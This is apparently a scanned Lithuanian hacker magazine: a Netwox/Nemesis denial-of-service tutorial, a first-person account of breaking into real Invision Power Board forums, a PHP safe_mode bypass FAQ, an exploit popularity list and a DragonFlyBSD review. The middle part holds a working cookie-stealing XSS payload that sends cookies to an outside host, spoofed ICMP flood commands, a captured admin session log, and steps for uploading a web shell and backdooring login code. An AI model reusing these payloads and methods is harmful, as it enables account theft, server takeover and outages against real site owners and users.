
```
nemesis icmp -S 10.,3,.,64,.,121, -D 10.32.3.15 -d1 -i 8 -I ,7242, -P Picmpdata.txt -FMO,~,nemesis ip -S 10.,3,.,64,.,121, -D 10.32.3.15 -d1 -I ,7242,
```

Čia visas tildes („~") reikia pakeisti į \n, o „," — į tarpus, po ko išsaugok tekstą ir išeik. Gautą bylą pervadink į *temp.bat* ir įkelk į katalogą su *Nemesis*. Tada pasinaudokime į *Netwox* sudėtį įeinančiu sniferiu, kurio laimingasis numeris yra 7, ir surinkime atsitiktinius paketus, kurių mums prireiks siuntimui su *Nemesis*:

```
netwox 7 --outfile „nemesispingbig.txt" --recordencode „hexa" --filter „host 10.32.3.15"
```

Šiuo atveju visi surinkti paketai, kurie keliauja į IP adresą 10.32.3.15, bus šešioliktainėje sistemoje surašyti į bylą *nemesispingbig.txt*. Toliau atsidarome komandinę eilutę ir surenkame: *C:\nemesis>temp.bat*. Palikę veikiantį *Nemesis* porai valandų, gausime apie 35000 paketų. Jeigu kompiuterio A kanalo greitis pakankamai didelis, tai fragmentuotos ICMP užklausos iš kompiuterio C parodys, kad kompiuteris neatsiliepia (*ping Request Time Out*). Kai *Nemesis* baigs savo darbą, kompiuteris B vėl pradės rodyti gyvybės požymius. Dabar pabandykime *DoS* suorganizuoti kiek kitaip. Visus šiuos paketus išsiųskime su *Netwox 14 — Spoof a record: netwox 14 -s -file nemesispingbig.txt*. Ką gi mes dabar gauname, paleidę *ping -t -l 1600 10.32.3.15*? Atakuojamasis kompiuteris bus neprieinamas ne mažiau nei 2–3 minutes.

[Vietoje pabaigos] Tai ką gi mes turime? Iš tiesų, aptariama programa destruktyvaus asmens rankose gali pavirsti baisiu ginklu, nors ji ir buvo kuriama kaip administratorių įrankis, skirtas testuoti maršrutizatorius, tinklus ir panašiai, o ne kaip hakeriškų įrankių rinkinys. Naudokis *Netwox* protingai ir nenaudok jo blogais tikslais — daugiau pozityvumo, mano drauge. Ir pabaigai noriu paminėti, kad savo straipsnyje aš daugiausiai naudojau tik *Netwox* spooferių ir paketų konstruktorių klasės įrankius, tačiau tai tik maža dalis visų šios programos galimybių, juk su *Netwox* nulaužtoje mašinoje galima net paleisti backdoorą, tereikia surasti nuotolinio administravimo įrankį *TCP server* ar *HTTP server* arba paleisti laikiną FTP arba SMTP serverį. Tačiau visų kitų *Netwox* galimybių studijas paliksiu tau. Nebijok, jose nėra nieko sudėtingo. Ak, taip, tiesa! Pamenu, jog žadėjau tau papasakoti, kaip su *Netwox* padaryti kavos. Manai, jog tai neįmanoma? Ne! Programos kūrėjas *Laurent Constantin* nusprendė, kad programoje verta pridėti ir šią galimybę — paleisk *Netwox 190* ir po kelių sekundžių tavo kava bus paruošta.



su *Netwag* snifiname DNS tinklo srautą


CHUBUT

Invision Power hack

Didelė populiaraus forumo skylė

TAU TIKRIAUSIAI TEKO DAUG GIRDĖTI APIE TOKIŲ FORUMŲ INDUSTRIJOS MONSTRŲ, KAIP IPB, *PHPBB* IR *VBULLETIN* KLAIDAS. KIEKVIENĄ SAVAITĘ JŲ ATRANDAMA VIS DAUGIAU. ATRODYTŲ, JOG TOKIŲ VARIKLIUKŲ SAUGUMAS TURĖTŲ DIDĖTI GEOMETRINE PROGRESIJA, TAČIAU VIETOJE TO GAMINTOJAI IŠLEIDŽIA VIS NAUJAS FORUMŲ VERSIJAS, TUO PAČIU PRIDĖDAMI NAUJAS KLAIDAS. KĄ, SAKYSI, KAD NE TAIP? AŠ PABANDYSIU PAKEISTI TAVO NUOMONĘ.

[**Aukos paieškos**] Už lango tvyrojo šalta žiemos diena. Eiti į lauką visiškai nesinorėjo, todėl aš įsijungiau savo nešiojamąjį kompiuterį. ICQ praktiškai nieko nebuvo, todėl aš nusprendžiau užsiimti naudingu dalyku — klaidų paieška :). Laimė, tuo metu aš turėjau archyvą su dešimtimi skirtingų varikliukų, todėl iš karto pradėjau „pacientų" apžiūrą. Laimikis buvo visiškai nedidelis — viso labo pora pasyvių xss. Tačiau staiga aš prisiminiau vieną įžymų forumą, kuris pas mane gulėjo atskirame archyve. Tai buvo *Invision Power Board 2.1.3*.

[**Viskas įmanoma**] Nuotaika nuo to smarkiai nepagerėjo. Greičiausiai šį varikliuką jau testavo šimtai hakerių, todėl surasti klaidą bus nelengva. Iš pradžių viskas bylojo būtent apie tai. Aš keičiau parametrų reikšmes visur, kur tik įmanoma, į visus įmanomus kintamuosius įterpinėjau viengubą kabutę ir stebuklingą konstrukciją *<script>alert()</script>*, tačiau klaidų niekur nebuvo. Ir staiga aš radau mygtuką skundo apie pranešimą pasiuntimui. Bet kuris jį nuspaudęs vartotojas gali parašyti priežastį, dėl kurios jam nepatinka šis pranešimas. Tada toks pranešimas pakliūna pas visus forumo moderatorius ir adminus. Mane labai rimtai sudomino būtent pastaroji aplinkybė. Aš į pranešimą įterpiau eilutę *<script>alert()</script>* ir už savo atkaklumą buvau apdovanotas: pagaliau išvydau taip ilgai lauktą klaidą. Dabar teliko sukurti paprastą sausainukus grobiantį javascript'ą, ką man gana greitai pavyko padaryti:

```
<script>img = new Image(); img.src = „http://antichat.org/s/mysniff.gif?" + document.cookie;</script>
```

Kaip tu jau tikriausiai supratai, čia nė nebuvo užsimenama apie kokią nors filtraciją. Nesuprantu, kaip IPB programuotojai galėjo tai praleisti. Atėjo laikas pažeidžiamumą išbandyti praktiškai. Gavęs šviežiausių *proxy* serverių sąrašą, aš mečiausi į kovą. Man pasidarė įdomu, ar daug forumų internete turėjo šią klaidą. Laužti kažkokius paprastus forumus man nesinorėjo — jeigu jau žaisti, tai tik stambiai. Būtent dėl to paieškos sistemoje aš įvedžiau „Powered by Invision Power Board site:gov".

[**Laužiam .gov?**] *Google* pateikė pakankamai daug nuorodų, tačiau veikiančios buvo viso labo dvi, kurios abi vedė į NASA serverį. Aš užėjau į forumą, užsiregistravau (neretai *.gov* zonoje esančiuose forumuose registracija draudžiama) ir „pasiskundžiau" dėl pirmojo pasitaikiusio pranešimo. Bukai įterpti vien tik javascript'ą būtų per daug rizikinga, todėl aš greitai parašiau, kaip man pačiam pasirodė, ganėtinai įtikinamą pranešimą ir nuspaudžiau „Siųsti". Teksto pabaigoje aš lyg netyčia įterpiau šią eilutę:

```
<script>img = new Image(); img.src = „http://antichat.org/s/mysniff.gif?" + document.cookie;</script>"
```

Praėjo keletas dienų, o sausainukų mano pašte vis dar nebuvo. Taip išeina, kad adminas spjovė į forumą ir administravimo skydelyje neskaito jam siunčiamų pranešimų. Ką gi, teks paieškoti kitų projektų.

Nieko nelaukęs gūglei sušėriau užklausą „Powered by Invision Power Board site:ru" ir štai aš jau peržiūrinėju puslapį su pažeidžiamais resursais. Antroji man pateikta nuoroda vedė į „geriausio hostingo" svetainę *www.viahost.ru*, kuri mane rimtai sudomino. Aš greitai užsiregistravau ir vėl pasiskundžiau dėl atsitiktinai pasirinkto pranešimo:

„Sveiki. Man iškilo vienas klausimas: kokios būtent *MySQL* ir PHP versijos įdiegtos jūsų serveryje? Svetainėje aš apie tai nieko neradau. Man tai labai svarbu.

Iš anksto ačiū!".

Na ir, be jokios abejonės, pranešimo pabaigoje pridėjau tau jau pažįstamą nuodingąją eilutę. Vos po kelių valandų mano sniferyje jau buvo administratoriaus slaptažodžio hešas ir sesijos identifikatorius. Greitai pakeitęs savo sausainukus į administratoriškus,

IPB paslaptys
Perkeliam shellą

Nepasiruošusiam vartotojui gali iškilti pakankaai logiškas klausimas: ar galima per IPB administravimo skydelį įkelti *web* shellą? Žinoma, kad galima. Parašysiu, kaip tai daroma.

[**IPB 1.3**] Užeinam į skyrelį *Administration*, spaudžiam *Manage Emoticons*, nusileidžiam į puslapio apačią ir ten matom tokią eilutę: „Upload an Emoticon to the emoticons directory". Spaudžiam *Browse* mygtuką ir lokaliame kompiuteryje iš bylų sąrašo išsirenkame skriptą su *web* shellu. Į kokį katalogą bus įkeltas shellas, priklauso nuo forumo versijos:

1.3 — */forum/html/emoticons/shell.php*
2.* — */forum/style_emoticons/default/shell.php*

[**IPB 2.***] Pasirenkame LOOK & FEEL, tada — *Emoticon Manager*. Čia reikės uždėti varnelę ties katalogu, į kurį bus užkraunamos šypsenėlės — mūsų atveju tai bus *web* shellų skriptams skirtas katalogas.

Запрос с **www.viahost.ru** *(14.02.2006 18:54)*
IP: 84.246.64.87
QUERY: member_id=113; pass_hash=[redacted]bc05d3111327673ca822389fb; mqtids=,; session_id=c6413446c032e31f4fa31d96a3a6bfab
REFERER: http://www.viahost.ru/forum/index.php?act=Msg&CODE=03&VID=in&MSID=165
AGENT: Opera/9.00 (Windows NT 5.1; U; en)



aš įėjau į forumą. Viršutiniame kairiame kampe esantis užrašas bylojo, kad mano slapyvardis dabar yra „Support".

[Vabaliukų įdiegimas] Po kelių minučių man iškilo klausimas: kaip forume įsitvirtinti administratoriaus teisėmis? Logiška, kad geriausias tam būdas būtų taip pakeisti paties forumo išeities tekstus, kad jis esant tam tikroms sąlygoms į administravimo zoną įleistų be jokių slaptažodžių. Pats supranti, kad tokių pakeitimų variantų labai daug. Aš net pagalvojau, kad tai greičiausiai jau išnagrinėta tema ir kad jau yra paruoštų trojanais užkrėstų skriptų rinkinių. Aš kreipiausi į *antichat.ru* „profesionalus" ir gavau nepaprastą atsakymą. Vienas jaunuolis su *k1b0rgo* slapyvardžiu paprasčiausiai pasiūlė administravimo zonoje pašalinti autentifikacijos formą, kad prie forumo galėtų prisijungti kiekvienas norintis. Tai savo esme marazmiškas sprendimas, kuris mano veide sukėlė šypseną :). Aš pasielgiau kitaip: į kiekvieną atitinkamą bylą (*admin_functions.php*, *login.php* ir *sql_mysql.php*) toje vietoje, kur yra autentifikacijos blokas, aš per || (loginį „arba") pridėjau GET parametro perdavimo skriptui sąlygą su ilga ir tik man vienam žinoma reikšme. Tai išsprendė visas problemas, o aš populiariame serveryje sėkmingai įrengiau bekdorą.

[Šviežia injekcija] Neseniai vaikinai iš *ru24* surado naują klaidą. Skripto *calendar.php* funkcijoje *cal_event_save($type='add')* nėra tikrinamas kintamojo *event_id* tipas:

```
$event_id = $this->ipsclass->input['event_id'];
```

Šis kintamasis tiesiogiai įterpiamas į duomenų bazei siunčiamą užklausą:

```
$this->ipsclass->DB->simple_construct( array( 'select'=> '*', 'from' =>
'cal_events', 'where' => "event_id=$event_id" ) );
```

Tai leidžia modifikuoti duomenų bazei siunčiamą užklausą: *index.php?act=calendar&code=doedit&type=qqq&event_id=_SQL*. Norint sėkmingai eksploatuoti šį pažeidžiamumą, reikia turėti kalendoriaus įvykių valdymo teises (pridėjimas/redagavimas). Norint pataisyti šį pažeidžiamumą, pakanka *$event_id = $this->ipsclass->input['event_id'];* pakeisti į *$event_id = intval($this->ipsclass->input['event_id']);*.

[Greitas dumpinimas]
Kad ir kaip būtų keista, tačiau dažnai daugelis pradedančiųjų įsilaužėlių net nežino, kaip gauti serveryje saugomas duomenų bazes (*db dump*), todėl įėję į administravimo zoną pasimeta. Jeigu reikia nukopijuoti visą duomenų bazę, darom štai ką: įeinam į skyrelį „Kita" -> šone matome bloką „SQL valdymas" -> pasirenkame „Rezervinė kopija" -> spaudžiam „Pradėti rezervinį kopijavimą". Vis dėlto aš manau, kad daryti visos duomenų bazės kopiją — tai tik bereikalingas laiko švaistymas. Paprasčiau būtų peržiūrėti reikiamą lentelę, kas daroma taip: „Kita" -> „SQL valdymas" -> „Įrankiai" -> pasirenkame reikiamą lentelę. Visų forumo dalyvių prisijungimo vardai ir slaptažodžiai saugomi lentelėje „ibf_members" arba „ibf_sessions".

! **BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŲSDAMAS SAVO PROBLEMĄ Į HACK–FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?" — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĘS GRĘŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!**



Pastaruoju metu adminai daug laiko skiria PHP konfigūravimui, todėl aš vis dažniau matau įjungtą *safe_mode* bei įjungtą funkciją *open_base_dir*. Kokios pažeidžiamos funkcijos gali mane išgelbėti tokioje liūdnoje padėtyje?



Paskaičiavus ant pirštų, galima sugeneruoti štai tokį „skylėtų" funkcijų sąrašą, kurios padės nulaužti neva apsaugotą serverį. Gaila, kad ne visos funkcijos iš žemiau išvardintųjų yra PHP versijoje pagal nutylėjimą. Pateiksiu jas pagal šiandienos aktualumą:

1. Funkcija *curl_init()* (nėra pagal nutylėjimą);
2. Funkcija *include()*;
3. Sąveika su DB. Norint tai įgyvendinti, duomenų bazėje turi būti sukonfigūruotos atitinkamos teisės (įvertink, kad serveryje bazės gali ir nebūti);
4. Funkcija *mb_send_mail()* (nėra pagal nutylėjimą);
5. Funkcijos *imap_list() ir imap_body()*;
6. Funkcija *copy()*.

Pažeidžiamas funkcijų versijas vienai ar kitai PHP versijai tu gali rasti *bugtraq* puslapiuose.



Q: Kaip man nustatyti, kokia PHP versija įdiegta pas hosterį?

A: Pats tiksliausias būdas — į serverį įkelti bylą (pavyzdžiui, *info.php*) tokiu turiniu: *<?phpinfo();?>*. PHP informacijoje tu greitai rasi jos versiją. Jeigu adminas uždraudė *phpinfo()* funkciją arba tavo teisės per daug apribotos — tiesiog pabandyk kreiptis į neegzistuojantį puslapį tame serveryje. Jeigu jame bus įjungtas serverio informacijos išvedimas, tu pamatysi *Apache*, PHP ir galbūt kitų modulių versijas. Įvertink tai, jog šią informaciją galima lengvai suklastoti!

Q: Taigi taigi. Kaip tik mano atveju adminas įjungė *safe_mode* ir apribojo mane mano namų katalogo ribose. Tačiau aš išstudijavau *bugtraq*, kur radau, jog įdiegtoje PHP versijoje yra funkcijos *copy()* klaida. Kaip gi man dabar pasinaudoti šia klaida ir gauti man reikalingą bylą? Dokumentas yra čia: */home/hacker/need.txt*, o aš esu */home/freehosta/public_html* ribose.

A: Tu pats beveik radai atsakymą! Reikėjo ne tik pažiūrėti į pažeidžiamą PHP versiją, bet ir paskaityti bugtraq'e pateiktą *full disclosure* :).

Jeigu PHP iš tiesų neužlopytas, tai reikiama informacija beveik tavo rankose. Teliko parašyti nedidelį skriptą, kuris eksploatuotų šį pažeidžiamumą.

```
<?
$needfile="home/hacker/sp_s.txt";
$outputfile="/home/freehosta/public_html/sp_s.txt";
copy(„compress.zlib://".$needfile,$outputfile);
?>
```

Persiunti šį skriptą į serverį ir atidarai. Jeigu dabar tinkama Mėnulio fazė, tai *public_html* kataloge turėtų atsirasti pageidaujama byla. Nepamiršk priėjimo teisių, nes paskui ilgai ieškosi kokio nors kito metodo vien tik dėl savo paties neatidumo.

Q: Kas yra rekursyvios DNS užklausos ir kaip jas panaudojant sukelti atsisakymą aptarnauti (*DoS*)?

A: Norint išspręsti šią problemą, reikia šiek tiek pasinerti į teoriją. Išskiriami du DNS užklausų tipai: rekursyviosios ir iteratyviosios. Rekursyviosios užklausos atveju vardų serveris informaciją turi surasti savarankiškai ir klientui grąžinti galutinį atsakymą. Tai reiškia, kad gavęs rekursyvią užklausą, vardų serveris atsakymo iš pradžių ieško pas save (keše), o jo neradęs turi pats kreiptis į kitus vardų serverius, pavyzdžiui, į šakninius serverius (tokia užklausa bus iteratyvi). Jie tau iš karto nepateiks atsakymo, tačiau nukreips į kitus DNS serverius. Vardų serveris tikrins visas jam pateiktas nuorodas tol, kol neras reikiamos informacijos.

Iteratyvios užklausos atveju vardų serveris turi iš karto pateikti atsakymą, nesikreipdamas į kitus DNS serverius. Jeigu šis serveris negali pateikti reikalaujamos informacijos, jis turi grąžinti nuorodą į kitą vardų serverį, kuris greičiausiai gali atsakyti į šią užklausą.

Kaip matai, rekursyvių užklausų atveju visos su atsakymo paieška susijusios problemos gula ant DNS serverio pečių ir jis yra priverstas pats užklausti informacijos kituose DNS serveriuose bei apdoroti iš jų gaunamą informaciją. Taip gavęs daug rekursyvių užklausų DNS serveris gali išeikvoti resursus ir atsisakyti aptarnauti tolimesnes užklausas.


Tačiau labiau tikėtinos ir pavojingesnės yra paskirstytos atakos, kuriose naudojamas atakuojamas DNS serveris. Jos gali būti sėkmingai panaudotos paskirstytose *DoS* atakose, kadangi DNS užklausos veikia per UDP protokolą, todėl atakuojančiajam nieko nereiškia suklastoti šaltinio IP adresą. Išsiuntus daugybę užklausų į skirtingus DNS serverius su serverio–aukos šaltinio adresu, šie sukels didelį į serverį–auką nukreiptą tinklo srautą. Paskirstytose atakose geriau naudoti rekursiją palaikančius serverius, kadangi iš jų gaunamas didesnis dauginimo koeficientas, ypač jeigu naudojamos EDNS (RFC 2671) užklausos, kuomet koeficientas gali siekti 60 ir daugiau.



042

Klaidos ir skaičiai

GERAI PASIRAUSUS INTERNETE, GALIMA RASTI DAUGYBĘ EKSPLOITŲ, SKIRTŲ PAČIOMS ĮVAIRIAUSIOMS SISTEMOMS. VIS DĖLTO LAUŽIMUI TINKAMŲ PROGRAMŲ IŠ TIESŲ NE TIEK JAU IR DAUG. KAD BŪTŲ PAPRASČIAU SUSIORIENTUOTI, MES PAĖMĖME PAČIAS POPULIARIAUSIAS OPERACINES SISTEMAS IR BALAIS ĮVERTINOME KIEKVIENOS IŠ JŲ REITINGĄ.




1. freebsdsendfilex.c — 11%
Šis lokalus eksploitas leidžia gauti priėjimą prie branduolio atminties, kitaip tariant, prie */etc/master.passwd* bylos turinio. Rimtas šarvamušis visraktis, kuris puikiai veikia su FreeBSD <5.4 versijomis.

2. poppassd–freebsd.sh — 7%
Šis skriptas sugeneruoja veikiantį visraktį, su kuriuo galima sukelti savo lokalias teises, *suid* programoje įvykdant bet kokį savo kodą.

3. iosmash.c — 4%
Senas eksploitas, kuris išnaudoja darbo su failų deskriptoriais trūkumus. Nors eksploitas ir senas, vis dar galima sutikti mašinų, kur jis veikia ir gali padėti gauti lokalias *root* teises.

4. topex.c — 6%
/usr/bin/top < *top–3.5beta9* skirtas eksploitas. Programoje yra *format–string* tipo klaida, per kurią su šiuo skriptu galima sukelti savo teises.




1. ie_xp_pfv_metafile.pm — 12%
Teisingai suformuota WMF byla leidžia bet kokioje *Windows* sistemoje įvykdyti bet kokį kodą. Nors klaida ir plačiai nuskambėjusi, dabar vis dar galima rasti neužlopytų mašinų.

2. wmpbmpex.c — 24%
Šviežias šviežios klaidos eksploitas. Šį kartą klaida slypi BMP bylų apdorojime. Simptomai ir pasekmės — tokie patys.

3. ms05-055.c — 11%
Dvigubai — kad būtų garantuota. Šis principas nesuveikė „Microsoft" programuotojams, kurie parašė du kartus iš atminties vieną struktūrą pašalinantį kodą. Tai leido hakeriams sukurti eksploitą, kuris lokaliai sukelia įsilaužėlio teises.

4. winsex.c — 5%
Microsoft WINS serveriui skirtas eksploitas. Klaida slypi replikacijos protokolo apdorojime ir leidžia sėkmingai įvykdyti laisvai pasirinktą kodą.




1. lnxFTPDssl_warez.c — 14%
linux–ftpd–ssl 0.17 skirtas eksploitas. Per šio demono perpildymą leidžia tau gauti lokalias *root* teises. Draugiškas postūmis link saugumo tiems, kas pas save įdiegė *linux–ftpd* :).

2. bigrip.c — 17%
Eksploitas, kuris gali išjungti *Linux* su 2.4.22 ir 2.6.12 versijų branduoliais (galbūt ir kitais) sistemos valdomas mašinas. Kaip tai dažnai pasitaiko, pilnas perpildymų rinkinys *ir potencialí galimybė gauti lokalias root* teises.

3. poppassd–freebsd.sh — 9%
Qpopper 4.08 skirtas eksploitas, kurį aš jau paminėjau tarp *FreeBSD* servisuose aptiktų populiariausių klaidų. Vis ta pati pasakėlė: privilegijų sukėlimas su nesudėtinga programėle, tik *Linux* sistemoje.

4. linuxmr.c — 4%
Eksploitas išnaudoja daugybę 2.6.11 branduolio klaidų. Leidžia gauti priėjimą prie svetimų procesų atminties, atlikti *DoS*, apeiti tinklo filtravimą ir taip toliau.




1. solsockjack.c — 8%
Šis *Solaris 8,9* skirtas eksploitas leidžia užbindinti suklastotą soketą per bet kurią, net ir atvirą TCP jungtį, įskaitant ir < 1024 jungtis. Kaip tikriausiai pats supranti, po to galima labai daug ką nuveikti.

2. dupa–amd.c/dupa–sparc.c — 11%
Atlikus perpildymą analizuojant LD_AUDIT kintamąjį, *Solaris 10* sistemai skirtas *eksploitas leidžia gauti lokalias root* teises bei *galimybę prie bet kurios su ld.so* biblioteka sukompiliuotos programos prijungti savo biblioteką.

3. CVS_Solaris.c — 9%
Klaidos esmė — *heap* perpildymas CVS 1.11 ir 1.12 versijose analizuojant modifikavimo vėliavėlę. Eksploitas suteikia galimybę CVS serveryje įvykdyti bet kokį kodą.

4. rootme.tar — 3%
Archyve sudėti eksploitai leidžia gauti lokalias *root* teises. Klaida slypi tame, kad esant tam tikroms sąlygoms net ir vartotojas su nenuliniu *uid* gali užkrauti branduolio modulius.



044

Raitai ant laumžirgio

Asmeninė „DragonFlyBSD“ apžiūra

EGZISTUOJANČIOS BSD ŠEIMOS OPERACINĖS SISTEMOS JAU KAIP REIKIANT ĮGRISO. *FREEBSD* TOLIAU PAMAŽU VIRSTA *LINUX*, *OPENBSD* IŠLIEKA PARANOJIŠKAI SAUGIA, *NETBSD* PERKELIAMA Į SKRUDINTUVUS IR MIKROBANGŲ KROSNELES. JOKIŲ KARDINALIŲ PASIKEITIMŲ :). NORISI KAŽKO IŠ ESMĖS NAUJO IR ŠVIEŽIO? JEIGU TAIP, TUOMET PASIRUOŠK — Į ŽAIDIMĄ ATEINA *DRAGONFLYBSD*.

[Praėjusių dienų istorija] *DragonFly* atsirado išsiskyrus nuomonėms apie tolimesnį *FreeBSD* plėtojimąsi. Metju Dilonas (*Mathew Dillon*), vienas iš aktyviausių *FreeBSD* kūrėjų, aiškiai įsivaizdavo, į kokią pusę juda kompiuterių industrija, todėl reikalavo, kad daugelis branduolio komponentų būtų iš esmės modifikuoti ir perdaryti. Deja, visuomenė atmetė tokius Meto pasiūlymus, todėl jis surinko programuotojų komandą ir 2003 metų liepos 16 dieną *freebsd-current* forume pranešė, kad ateityje su *FreeBSD* branduoliu jis daugiau neturės nieko bendro, o visas savo pastangas nukreips į nuosavos OS kūrimą, kuri buvo ambicingai pavadinta *DragonFlyBSD*.
1. Pažodinis sistemos pavadinimo vertimas — „Laumžirgis“, vienas tobuliausių gamtos kūrinių.
2. *Dragon* — „Drakonas“, kinų mitologijoje simbolizuoja išmintį.
3. *Fly* — „Skristi“: lengvumas, funkcionalumo neapsunkinimas.
Į darbus kibta pasiraitojus rankoves, diena vijo dieną, programuotojus net sapnuose pildavo šaltas prakaitas nuo begalinių kodo eilučių reginių. Galų gale, nuo darbų pradžios praėjus vos pusei metų, 2004 metų liepos 12 dieną pasaulis išvydo *DragonFlyBSD 1.0*. Ši sistemos laida buvo grynai techninio pobūdžio, kitaip tariant, buvo labiau prezentacinė ir nepretendavo į stabilumą. Po kurio laiko (šį kartą metų neprireikė), 2005 metų balandžio 8 dieną, Metas mums dovanojo stabilią versiją — 1.2 (*DragonFly* naudojama *Linux* stiliaus laidų numeracija: 1.1 — *devel*, 1.2 — *stable*). Šioje versijoje tam tikra prasme jau įgyvendinti kai kurie sumanymai bei galimybės, tačiau svarbiausia — OS dabar teisėtai gali vadintis stabilia (ne mažiau nei *FreeBSD 4*). Šiandien paskutinė stabili versija — 1.4 — buvo išleista šių metų sausio 7 dieną. Šioje versijoje pranešama apie oficialų perėjimą į *NetBSD* jungčių (*ported applications*) sistemą — *pkgsrc* (anksčiau buvo naudojamos *FreeBSD* jungtys), apie skaitlingus tinklo posistemės ir VFS patobulinimus bei apie perėjimą į GCC-3.4.

[Techninės detalės] *DragonFly* sistemoje įdomu tai, kad išoriškai jos neatskirsi nuo ketvirtosios šakos *FreeBSD*, tačiau daugelis esminių branduolio fragmentų buvo perrašyta (šiuo metu padaryta tik dalis suplanuoto darbo), todėl vidinė šios sistemos sandara visiškai kita. Norint suprasti padarytų pakeitimų tikslingumą, reikia sužinoti, kuo gi Metju Dilonui neįtiko egzistuojančios technologijos ir ko jis, tiesą sakant, siekia:
1. *x86* architektūros dominavimas.
2. Daugiabranduoliniai procesoriai kaip visų AK pagrindas.
3. Pigių klasterių sukūrimo praktika remiantis tos pačios *x86* architektūros pagrindu.

Pirmas teiginys visiškai aiškus, mes jau seniai matome šią tendenciją. Nesunku numanyti, jog ateityje mažai kas pasikeis (net *Apple* dalį savo makų gamina su *x86*). Būtent dėl to *DragonFly* visų pirma orientuojasi į šią architektūrą (o taip pat į AMD x86-64), iš išeities tekstų pašalintos visos užuominos apie egzotines platformas (pavyzdžiui, japoniška PC98). Nepaisant to, Metas neatmeta OS perkėlimo galimybės į, pavyzdžiui, *PowerPC*.
